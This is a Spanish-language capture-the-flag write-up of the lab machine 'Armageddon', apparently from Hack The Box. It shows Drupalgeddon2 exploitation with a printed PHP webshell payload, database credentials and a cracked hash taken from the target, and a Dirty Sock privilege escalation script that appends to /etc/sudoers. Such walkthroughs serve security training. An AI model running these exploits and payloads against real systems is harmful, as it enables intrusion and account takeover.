

# ARMAGEDDON

Imagen de la Máquina:



**Autor:** PistachaHacker

**Fecha:** 19 de septiembre de 2025

**Dificultad:** Fácil

**S.O.:** Linux

**Tags:** CMS, DRUPPAL, SUDO -L, DRUPPALGEDON, DRUPPALGEDON2, Dirty Sock, Snap, MySql

## 1. ENUMERACIÓN INICIAL

---

### RECONOCIMIENTO INICIAL

#### Escaneo de puertos

Comenzamos con un escaneo completo de nmap para identificar servicios expuestos:

Escaneo de puertos abiertos:

```
~ sudo nmap --min-rate 1500 10.10.10.233 -sCV -Pn -sS -oN ports.txt
```

---

#### Enumeración de Servicios

PUERTO	SERVICIO	VERSIÓN	NOTAS
22	SSH	OpenSSH 7.4	Banner grabbing
80	HTTP	Apache 2.4.6 (CentOS) PHP/5.4.16	Servidor web

80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

**Stack tecnológico detectado:**

**Servidor Web:** Apache httpd 2.4.6

**Sistema Operativo:** CentOS

**Backend:** PHP/5.4.16

**CMS:** Drupal 7

**Título del sitio:** "Welcome to Armageddon | Armageddon"

## Análisis de robots.txt

El escaneo reveló 36 entradas prohibidas en el archivo robots.txt:

```
| http-robots.txt: 36 disallowed entries (15 shown)

| /includes/ /misc/ /modules/ /profiles/ /scripts/

| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt

| /INSTALLpgsql.txt /INSTALLsqlite.txt /install.php /INSTALL.txt

|_ /LICENSE.txt /MAINTAINERS.txt
```

---

## Rutas sensibles expuestas:

**Directorios del CMS:** /includes/, /modules/, /themes/, /profiles/

**Archivos de instalación:** INSTALL.mysql.txt, INSTALLpgsql.txt, install.php

**Documentación:** CHANGELOG.txt, LICENSE.txt, MAINTAINERS.txt

**Scripts:** /scripts/, cron.php

---

## Headers HTTP

|\_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16

|\_http-generator: Drupal 7 (<http://drupal.org>)

|\_http-title: Welcome to Armageddon | Armageddon

## RECONOCIMIENTO WEB

### Descubrir tecnologías

~ whatweb <http://10.10.10.233>

### Análisis de las tecnologías:

Campo de contraseña detectado (formulario de login)

Header X-Powered-By: PHP/5.4.16 expuesto (información sensible)

Título del sitio: "Welcome to Armageddon | Armageddon"

Código de respuesta: 200 OK

Herramientas utilizadas: nmap, whatweb, wappalyzer

### Evidencias


```
> sudo nmap --min-rate 1500 10.10.10.233 -sCV -Pn -sS -oN ports.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 10:54 UTC
Nmap scan report for 10.10.10.233
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALLpgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|/_LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Armageddon | Armageddon
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.54 seconds
```

**Evidencia 1: Reconocimiento de puertos con nmap**

```
> whatweb http://10.10.10.233
http://10.10.10.233 [200 OK] Apache[2.4.6], Content-Language[en], Country[RESERVED][ZZ], Drupal,
HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.4.16], IP[10.10.10.233], JQuery, MetaGenerator[Dru
pal 7 (http://drupal.org)], PHP[5.4.16], PasswordField[pass], PoweredBy[Arnageddon], Script[text/
javascript], Title[Welcome to Armageddon | Armageddon], UncommonHeaders[x-content-type-options,
x-generator], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/5.4.16]
```

**Evidencia 2:** Enumeración web con whatweb



The screenshot shows the Wappalyzer interface with the following detected technologies:

- CMS:** Drupal 7
- Web servers:** Apache HTTP Server 2.4.6
- Programming languages:** PHP 5.4.16
- Operating systems:** CentOS
- JavaScript libraries:** jQuery 1.4.4

Other visible UI elements include a purple header bar with the Wappalyzer logo, a toggle switch, settings gear, and a moon/star icon. A "TECHNOLOGIES" tab is selected, and a "MORE INFO" button is present. A "Export" button with a download icon is located in the top right corner.

**Evidencia 3:** Enumeración web con wappalyzer

## 2. ENUMERACIÓN WEB

---

### ANÁLISIS INICIAL

- **Tecnología detectada:** Apache
- **CMS/Framework:** Drupal
- **Lenguaje backend:** PHP

### Reconocimiento de Directorios

#### Enumeración de directorios:

```
~ dirsearch -u http://10.10.10.233
```

---

#### Análisis de los subdirectorios:

El escaneo reveló una instalación estándar de **Drupal 7** con múltiples archivos sensibles expuestos. Se identificaron archivos de documentación críticos como **/CHANGELOG.txt**, **/README.txt**, **/INSTALL.txt** y **/MAINTAINERS.txt**, que pueden revelar la versión exacta del CMS.

Los directorios principales de Drupal están accesibles: **/modules/**, **/themes/**, **/profiles/**, **/includes/**, **/scripts/** y **/sites/**. Destaca la presencia de archivos críticos como **/install.php**, **/cron.php**, **/update.php** y **/xmlrpc.php**, que son vectores potenciales de ataque. Se detectaron archivos de configuración como **/web.config**, **.gitignore** y **.editorconfig**, además de múltiples intentos fallidos de acceso a **.htaccess** (403 Forbidden).

El directorio **/sites/** contiene subdirectorios accesibles (**/all/modules/**, **/all/themes/**, **/all/libraries/**) que podrían contener módulos vulnerables de terceros.

---

#### Directarios Interesantes:

**CHANGELOG.txt** → Identificar versión exacta de Drupal

**install.php** → Posible reconfiguración si está activo

**xmlrpc.php** → Vector de bruteforce y RCE

**modules/** → Enumerar módulos vulnerables

En **/CHANGELOG.txt** se encuentra la versión exacta del Drupal: **7.56**

## USO DE HERRAMIENTA PROPIA DE ENUMERACIÓN

Para complementar la enumeración, se usa drupal-enum v3.0, una herramienta de escaneo especializada en CMS Drupal, que confirma la versión exacta y proporciona información adicional sobre la seguridad del sistema.

Enlace de la herramienta:

<https://github.com/pistacha-git/EnumX-Offensive-Enumeration-Tools/tree/main/drupal-enum>

---

### Información del Sistema

Versión de Drupal: **7.56** (confirmada mediante múltiples métodos)

Métodos de detección: CHANGELOG.txt, meta generator tag

### Análisis de Seguridad:

Archivos Sensibles Expuestos (16 archivos):

Documentación pública accesible (**CHANGELOG.txt**, **README.txt**, **INSTALL.txt**, **LICENSE.txt**, etc.)

CRÍTICO: **sites/default/settings.php** expuesto

ALTO: **install.php** accesible (HTTP 200)

MEDIO: **xmlrpc.php** expuesto (HTTP 200)

MEDIO: **sites/default/default.settings.php** accesible

### Endpoints Protegidos:

Páginas administrativas (/admin, /user/login, /user/register) devuelven HTTP 404

update.php, cron.php, authorize.php retornan HTTP 403 (protegidos)

### APIs Activas:

JSON API (Drupal 8+): HABILITADA

REST API: Deshabilitada

### Cabeceras de Seguridad:

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options **presente**

Content-Security-Policy **ausente**

Strict-Transport-Security **ausente** (sin HTTPS)

X-Powered-By: PHP/5.4.16 **expuesto**

X-Generator: Drupal 7 **expuesto**

Servidor: Apache/2.4.6 (CentOS) PHP/5.4.16

---

### Vulnerabilidades Conocidas Detectadas

#### La herramienta identifica que Drupal 7.56 es vulnerable a:

**CVE-2018-7600 (Drupalgeddon2)**: Ejecución Remota de Código (RCE)

**CVE-2018-7602 (Drupalgeddon3)**: Ejecución Remota de Código (RCE)

**CVE-2014-3704 (Drupalgeddon)**: Inyección SQL

El sitio es potencialmente vulnerable a Drupalgeddon2

## Evidencias:

```

> dirsearch -u http://10.10.10.233
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
    from pkg_resources import DistributionNotFound, VersionConflict

[-] [!] [-] [!] [-] v0.4.3
[-] [!] [-] [!] [-]

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/Desktop/Evolve/Primeras_máquinas/Maquinas_retiradas/Armageddon/reports/http_10.10.10.233/_25-12-03_11-26-06.txt

Target: http://10.10.10.233/

[11:26:06] Starting:
[11:26:10] 200 - 317B - /.editorconfig
[11:26:10] 200 - 174B - /.gitignore
[11:26:11] 403 - 213B - /.ht_wsr.txt
[11:26:11] 403 - 216B - /.htaccess.bak1
[11:26:11] 403 - 214B - /.htaccessBAK
[11:26:11] 403 - 215B - /.htaccessOLD2
[11:26:11] 403 - 207B - /.html
[11:26:11] 403 - 214B - /.htaccessOLD
[11:26:11] 403 - 218B - /.htaccess.sample
[11:26:11] 403 - 216B - /.htaccess_orig
[11:26:11] 403 - 212B - /.htpasswd
[11:26:11] 403 - 217B - /.htaccess_extra
[11:26:11] 403 - 216B - /.htaccess.orig
[11:26:11] 403 - 216B - /.htaccess.save
[11:26:11] 403 - 206B - /.htm
[11:26:11] 403 - 216B - /.htpasswd_test
[11:26:11] 403 - 214B - /.htaccess_sc
[11:26:11] 403 - 213B - /.httr-oauth
[11:26:25] 403 - 3KB - /authorize.php
[11:26:27] 403 - 210B - /cgi-bin/
[11:26:28] 200 - 109KB - /CHANGELOG.txt
[11:26:30] 200 - 1KB - /COPYRIGHT.txt
[11:26:30] 403 - 7KB - /cron.php
[11:26:37] 301 - 237B - /includes -> http://10.10.10.233/includes/
[11:26:37] 200 - 10KB - /includes/
[11:26:38] 404 - 7KB - /index.php/login/
[11:26:38] 200 - 132KB - /includes/bootstrap.inc
[11:26:39] 200 - 2KB - /INSTALL.pgsql.txt
[11:26:39] 200 - 2KB - /INSTALL.mysql.txt
[11:26:39] 200 - 3KB - /install.php
[11:26:39] 200 - 3KB - /install.php?profile=default
[11:26:39] 200 - 18KB - /INSTALL.txt
[11:26:41] 200 - 18KB - /LICENSE.txt
[11:26:43] 200 - 9KB - /MAINTAINERS.txt
[11:26:44] 301 - 233B - /misc -> http://10.10.10.233/misc/
[11:26:44] 301 - 236B - /modules -> http://10.10.10.233/modules/
[11:26:45] 200 - 9KB - /modules/

```

**Evidencia 1:** Enumeración de directorios con dirsearch

```
[11:26:51] 301 - 237B - /profiles -> http://10.10.10.233/profiles/
[11:26:51] 200 - 271B - /profiles/minimal/minimal.info
[11:26:51] 200 - 278B - /profiles/testing/testing.info
[11:26:51] 200 - 743B - /profiles/standard/standard.info
[11:26:52] 200 - 5KB - /README.txt
[11:26:52] 200 - 2KB - /robots.txt
[11:26:53] 301 - 236B - /scripts -> http://10.10.10.233/scripts/
[11:26:53] 200 - 3KB - /scripts/
[11:26:55] 301 - 234B - /sites -> http://10.10.10.233/sites/
[11:26:55] 200 - 0B - /sites/example.sites.php
[11:26:55] 200 - 904B - /sites/README.txt
[11:26:55] 200 - 1020B - /sites/all/themes/README.txt
[11:26:55] 200 - 1KB - /sites/all/modules/README.txt
[11:26:55] 200 - 151B - /sites/all/libraries/README.txt
[11:26:59] 301 - 235B - /themes -> http://10.10.10.233/themes/
[11:26:59] 200 - 2KB - /themes/
[11:27:00] 403 - 4KB - /update.php
[11:27:01] 200 - 10KB - /UPGRADE.txt
[11:27:04] 200 - 2KB - /web.config
[11:27:06] 200 - 42B - /xmlrpc.php
```

Task Completed

**Evidencia 2:** Enumeración de directorios con dirsearch (dicc. por defecto)

```
> ./drupal-enum.sh http://10.10.10.233
```



Drupal Advanced Enumeration Tool v3.0  
Crafted by @pistacha-git

```
[*] Starting Drupal enumeration...
[*] Target: http://10.10.10.233

[*] Checking if target is Drupal...
[+] Drupal detected! - Confidence: 5/7 indicators

[*] Detecting Drupal version...
[>] Trying multiple detection methods...

[1] Checking CHANGELOG.txt...
    [+] Version from CHANGELOG.txt: 7.56
[2] Checking meta generator tag...
    [+] Version from meta tag: 7
[3] Checking core JavaScript files...
    [-] No version in JS files
[4] Checking for Drupal 8+ indicators...
    [-] No Drupal 8+ specific indicators

[✓] Drupal Version Detected: 7.56
```

## STARTING DETAILED ENUMERATION

```
[*] Enumerating Drupal Users
[i] Testing multiple enumeration vectors...

[>] [1/8] REST API User Enumeration
      [-] REST API blocked or no users found
[>] [2/8] User Profile Page Enumeration - 1-50
      [-] No users found via profile enumeration
[>] [3/8] Views User Listing
      [-] No user listing views found
[>] [4/8] Comment Author Enumeration
      [-] No users found in comments
[>] [5/8] Content Author Enumeration
      [-] No content authors found
[>] [6/8] User Registration Page Analysis
      [+]
User registration appears disabled
[>] [7/8] Login Error-Based Enumeration
      [-] No common usernames confirmed
[>] [8/8] User Autocomplete Endpoint
      [-] Autocomplete endpoint not accessible or no users found

[!] No users could be enumerated
[+] User enumeration appears protected

[*] Enumerating Drupal Modules
[i] Scanning for installed modules...

[>] Method 1: Homepage source analysis
[>] Method 2: Checking popular modules

[!] No modules could be enumerated

[*] Enumerating Drupal Themes
[i] Detecting active and installed themes...

[>] Method 1: Active theme detection
      [-] Could not detect active theme
[>] Method 2: Additional installed themes
      [-] No additional themes found
[>] Method 3: Default Drupal themes check
```

## SECURITY ANALYSIS

```

[*] Checking for sensitive files and information disclosure...
[i] INFO - Public: CHANGELOG.txt
[i] INFO - Public: COPYRIGHT.txt
[i] INFO - Public: INSTALL.txt
[i] INFO - Public: INSTALL.mysql.txt
[i] INFO - Public: INSTALL.pgsql.txt
[i] INFO - Public: LICENSE.txt
[i] INFO - Public: MAINTAINERS.txt
[i] INFO - Public: README.txt
[i] INFO - Public: UPGRADE.txt
[!!] HIGH - Exposed: install.php
[!] MEDIUM - Exposed: xmlrpc.php
[!!!] CRITICAL - Exposed: sites/default/settings.php
[!] MEDIUM - Exposed: sites/default/default.settings.php
[!] LOW - Accessible: .gitignore
[!] MEDIUM - Exposed: web.config
[i] INFO - Public: robots.txt

[!] Total exposed files: 16

[*] Checking Drupal endpoints and pages...
[-] Login Page - user/login - HTTP 404 Not Found
[-] Registration - user/register - HTTP 404 Not Found
[-] Password Reset - user/password - HTTP 404 Not Found
[-] Admin Panel - admin - HTTP 404 Not Found
[-] Configuration - admin/config - HTTP 404 Not Found
[-] Structure - admin/structure - HTTP 404 Not Found
[-] Content Management - admin/content - HTTP 404 Not Found
[-] User Management - admin/people - HTTP 404 Not Found
[-] Content Creation - node/add - HTTP 404 Not Found
[-] Status Report - admin/reports/status - HTTP 404 Not Found
[-] Module Management - admin/modules - HTTP 404 Not Found
[-] Theme Management - admin/appearance - HTTP 404 Not Found
[+] Installer - install.php - HTTP 200
[!] Update Script - update.php - HTTP 403 Forbidden
[!] Cron - cron.php - HTTP 403 Forbidden
[!] Authorize - authorize.php - HTTP 403 Forbidden
[+] XML-RPC - xmlrpc.php - HTTP 200
[-] Performance - admin/config/development/performance - HTTP 404 Not Found
[-] Account Settings - admin/config/people/accounts - HTTP 404 Not Found
[-] Text Format Help - filter/tips - HTTP 404 Not Found

```

```
[*] Checking REST/JSON API configuration...
[>] JSON API - Drupal 8+
    [!] JSON API is ENABLED
[>] REST API
    [+] REST API appears disabled

[*] Checking directory listing vulnerabilities...
    [!] Directory listing ENABLED: sites/default/files/
    [!] Directory listing ENABLED: sites/all/modules/
    [!] Directory listing ENABLED: sites/all/themes/
    [!] Directory listing ENABLED: modules/
    [!] Directory listing ENABLED: themes/
    [!] Directory listing ENABLED: profiles/
    [!] Directory listing ENABLED: misc/
    [!] Directory listing ENABLED: includes/
    [!] Total directories with listing: 8

[*] Scanning for security misconfigurations...
[>] User enumeration via /user/N...
    [+] User enumeration appears blocked
[>] User registration status...
    [+] User registration is disabled
[>] Error message disclosure...
    [+] No database errors disclosed
[>] Update.php protection...
    [+] update.php is protected
[>] Install.php protection...
    [+] install.php is protected
[>] Cron.php accessibility...
    [+] cron.php is protected
[>] Backup files in public directory...
    [+] No backup files found

[*] Analyzing security headers...
    [+] X-Frame-Options: SAMEORIGIN
    [+] X-Content-Type-Options: Present
    [-] Content-Security-Policy: Missing
    [-] Strict-Transport-Security: Missing
    [-] X-Powered-By: Exposed - PHP/5.4.16
    [-] X-Generator: Exposed - Drupal 7 (http
    [i] Server: Apache/2.4.6 (CentOS) PHP/5.4.16
```

```
[*] Checking for known vulnerability indicators...
[i] Detected version: 7.56
[i] Checking against known CVEs...

[!] Drupal 7.x detected - Check for:
    • CVE-2018-7600 - Drupalgeddon2 - RCE
    • CVE-2018-7602 - Drupalgeddon3 - RCE
    • CVE-2014-3704 - Drupalgeddon - SQL Injection
[!] Site may be vulnerable to Drupalgeddon2

[*] Checking admin access points...

[*] Checking files directory security...
[!] Files directory listing ENABLED
    → All uploaded files can be enumerated!
[+] .htaccess present in files directory
[>] Testing PHP execution in files directory...
[+] PHP execution appears blocked
```

### ENUMERATION SUMMARY

```
[+] Target: http://10.10.10.233
[+] Drupal Version: 7.56

[*] Scan completed at: 2025-12-03 11:46:40
```

```
[!] RECOMMENDATIONS:
1. Review all identified users and disable unused accounts
2. Ensure update.php and install.php are protected
3. Disable directory listing on all directories
4. Keep Drupal core and all modules updated
5. Implement strong security headers
6. Use HTTPS with proper TLS configuration
7. Disable user enumeration if possible
8. Review and secure REST/JSON API endpoints
```

```
[✓] Enumeration completed successfully!
```

---

⚠ Authorized testing only  
github.com/pistacha-git | @pistacha-git

---

## 3. EXPLOTACIÓN

---

### PRIMERA FASE DE EXPLOTACIÓN

**Vector de Ataque Principal**

**Vulnerabilidad explotada:** RCE

**Severidad:** Crítica

**CVE:** CVE-2018-7600

---

### Pasos de Explotación

#### 1. Identificación de la Vulnerabilidad

Una vez identificada la versión exacta de Drupal (7.56), se procede a buscar CVEs asociados a esta versión. La búsqueda revela que el sistema es vulnerable a CVE-2018-7600, conocido como *Drupalgeddon2*, una vulnerabilidad crítica de ejecución remota de código (RCE) que afecta a Drupal versiones 7.x anteriores a 7.58 y 8.x anteriores a 8.5.1. Esta vulnerabilidad permite a atacantes no autenticados ejecutar código arbitrario en el servidor mediante la manipulación de formularios y la explotación del sistema de renderizado de Drupal, lo que la convierte en un vector de ataque prioritario para obtener acceso inicial al sistema.

#### 2. Desarrollo del Exploit

Se localiza un exploit público en GitHub para la vulnerabilidad CVE-2018-7600:

Repositorio: <https://github.com/dreadlocked/Drupalgeddon2>

El exploit está desarrollado en Ruby y automatiza la explotación de la vulnerabilidad mediante la manipulación del sistema de formularios de Drupal para lograr ejecución remota de código.

# Clonar repositorio

```
~ git clone https://github.com/dreadlocked/Drupalgeddon2.git
```

```
~ cd Drupalgeddon2
```

# Verificar dependencias de Ruby

```
~ gem install highline
```

#### 3. Ejecución del Exploit

# Ejecutar exploit

```
~ ruby drupalgeddon2.rb http://10.10.10.233
```

## ACCESO INICIAL OBTENIDO

**Usuario:** apache

**Tipo de Shell:** Pseudo-shell interactiva (mediante exploit)

**Directorio inicial:** /var/www/html

---

### Información básica del sistema

~ uname -a

*Linux armageddon.htb 3.10.0-1160.el7.x86\_64 #1 SMP x86\_64 GNU/Linux*

~ id

*uid=48(apache) gid=48(apache) groups=48(apache)*

whoami

~ apache

---

## ENUMERACIÓN DEL SISTEMA

Una vez dentro de la shell, se realiza una enumeración de usuarios mediante el comando cat /etc/passwd, identificando dos usuarios en el sistema: “**root**” y “**brucetherealadmin**”.

### Búsqueda de Credenciales de Base de Datos

Al detectar que MySQL está en ejecución, se procede a buscar archivos de configuración en /var/www/html con el objetivo de localizar credenciales de acceso. Durante el análisis de directorios y archivos, se encuentra el archivo settings.php ubicado en /sites/default/.

Al examinar su contenido con cat, se obtienen las credenciales de la base de datos:

Usuario: “**drupaluser**”

Contraseña: “**CQHEy@9M\*m23gBVj**”

## Limitaciones y Alternativas

Para establecer una conexión directa con la base de datos se requeriría una shell estabilizada. Sin embargo, al intentar lanzar una reverse shell, se detecta que la pseudo-shell está filtrando caracteres especiales. También se prueba el uso del módulo Drupaleddon2 de Metasploit sin éxito.

---

## Extracción del Hash mediante curl

Como alternativa, se utiliza curl para ejecutar consultas SQL directamente mediante peticiones HTTP:

```
~ curl -G --data-urlencode "c=mysql -u drupaluser -p'CQHEy@9M*m23gBVj' -e 'select * from users' drupal"  
http://10.10.10.233/shell.php
```

Esta consulta devuelve información del usuario “brucetherealadmin”, incluyendo su hash de contraseña:  
**\$SDgL2gv6ZtxBo6CdqZEyJuBphBmrCqlV6W97.oOsUf1xAhaadURt**

### Cracking del Hash

Se procede a crackear el hash utilizando John the Ripper:

```
~ john --wordlist=/usr/share/wordlists/rockyou.txt --format=drupal7 hash
```

Resultado: La contraseña es **booboo**

---

## ACCESO SSH

Con las credenciales obtenidas, se accede al sistema vía SSH:

```
ssh brucetherealadmin@10.10.10.233
```

**Password:** booboo

### Captura de Flag de Usuario

Una vez dentro del sistema como **brucetherealadmin**, se obtiene la flag de usuario:

```
~ cat /home/brucetherealadmin/user.txt
```

**Flag de usuario: 7cf83bf9f28d6174d8be50721514e444**

## Evidencias:

```

> ls
drupalgeddon2-customizable-beta.rb drupalgeddon2.rb README.md
> ruby drupalgeddon2.rb http://10.10.10.233/
[*] --=[:::#Drupalggedon2::]=--  

[i] Target : http://10.10.10.233/  

[+] Found : http://10.10.10.233/CHANGELOG.txt (HTTP Response: 200)
[+] Drupal: v7.56  

[*] Testing: Form (user/password)
[+] Result : Form valid  

-----  

[*] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x  

-----  

[*] Testing: Code Execution (Method: name)
[i] Payload: echo BHAAATWY
[+] Result : BHAAATWY
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hoo00!  

-----  

[*] Testing: Existing file (http://10.10.10.233/shell.php)
[i] Response: HTTP 404 // Size: 5  

-----  

[*] Testing: Writing To Web Root (./)
[i] Payload: echo PD9waHAgawYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyAp0yB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }  

[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!  

-----  

[i] Fake PHP shell: curl 'http://10.10.10.233/shell.php' -d 'c=hostname'
armageddon.htb>> id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
armageddon.htb>> █

```

**Evidencia 1: Acceso inicial a través de exploit de Druppaledon**

```

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);

```

**Evidencia 2: Credenciales extraídas de la base de datos**

```

> ssh brucetherealadmin@10.10.10.233
brucetherealadmin@10.10.10.233's password:
Last login: Wed Dec  3 14:01:23 2025 from 10.10.14.40
[brucetherealadmin@armageddon ~]$ id
uid=1000(brucetherealadmin) gid=1000(brucetherealadmin) groups=1000(brucetherealadmin) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[brucetherealadmin@armageddon ~]$ whoami
brucetherealadmin
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
7cf83bf9f28d6174d8be50721514e444
[brucetherealadmin@armageddon ~]$ █

```

**Evidencia 3: Acceso a través de ssh**

## 4. ESCALADA DE PRIVILEGIOS

### EXPLOIT DIRTY-SOCK

#### 1. Identificación del Vector de Ataque

Al ejecutar 'sudo -l', se descubre que el usuario **brucetherealadmin** puede ejecutar como root sin contraseña:  
(root) NOPASSWD: /usr/bin/snap install \*

Este permiso permite instalar paquetes snap con privilegios de root, lo cual constituye el vector de ataque.

#### 2. Descripción del Exploit Dirty Sock

Dirty Sock es una vulnerabilidad en snapd que permite ejecutar código arbitrario durante la instalación de un paquete snap malicioso.

Componentes del Payload:

El payload codificado en base64 contiene un paquete snap especialmente diseñado que incluye:

Hook de instalación que se ejecuta como root durante snap install

Script bash malicioso que:

- Crea un nuevo usuario `dirty_sock` con contraseña hasheada
- Añade el usuario al grupo sudo
- Otorga permisos completos en `/etc/sudoers`

#### Script Malicioso (decodificado)

```
#!/bin/bash
useradd          dirty_sock          -m          -p
'$6$sWZcW1t25pfUdBuX$jWjEZQF2zFSfyGy9LbvG3vFzzHRjXfBYK0SOGfMD1sLyaS97AwnJUs7gDCY.fg19
Ns3JwRdDhOcEmDpBVIF9m.' -s /bin/bash
usermod -aG sudo dirty_sock
echo "dirty_sock ALL=(ALL:ALL) ALL" >> /etc/sudoers
```

La contraseña en texto plano del usuario creado es `dirty_sock`

#### 3. Proceso de Explotación

##### Paso 1: Crear el paquete malicioso

```
~ python -c 'print "aHNxc..." + "A"*4256 + "==" | base64 -d > install.snap
```

##### Paso 2: Instalar el snap con privilegios root

```
~ sudo -u root /usr/bin/snap install --devmode install.snap
```

\*La flag '--devmode' instala en modo desarrollador, deshabilitando restricciones de seguridad. Durante la instalación, el hook malicioso se ejecuta como root.

### Paso 3: Cambiar al usuario creado

```
~ su dirty_sock
```

Password: dirty\_sock

### Paso 4: Escalar a root

```
~ sudo su
```

Password: dirty\_sock

\*Como dirty\_sock tiene permisos completos en sudoers, puede ejecutar cualquier comando como root.

## 4. Función del exploit

El éxito del exploit se debe a la combinación de múltiples debilidades de seguridad:

Debilidades Explotadas:

**Privilegios sudo mal configurados:** Permitir la ejecución de snap install \* sin contraseña es extremadamente peligroso, ya que otorga capacidad de instalación sin restricciones.

**Hooks de instalación sin restricciones:** El sistema snap ejecuta scripts (hooks) durante la instalación con privilegios elevados, sin validación suficiente del contenido.

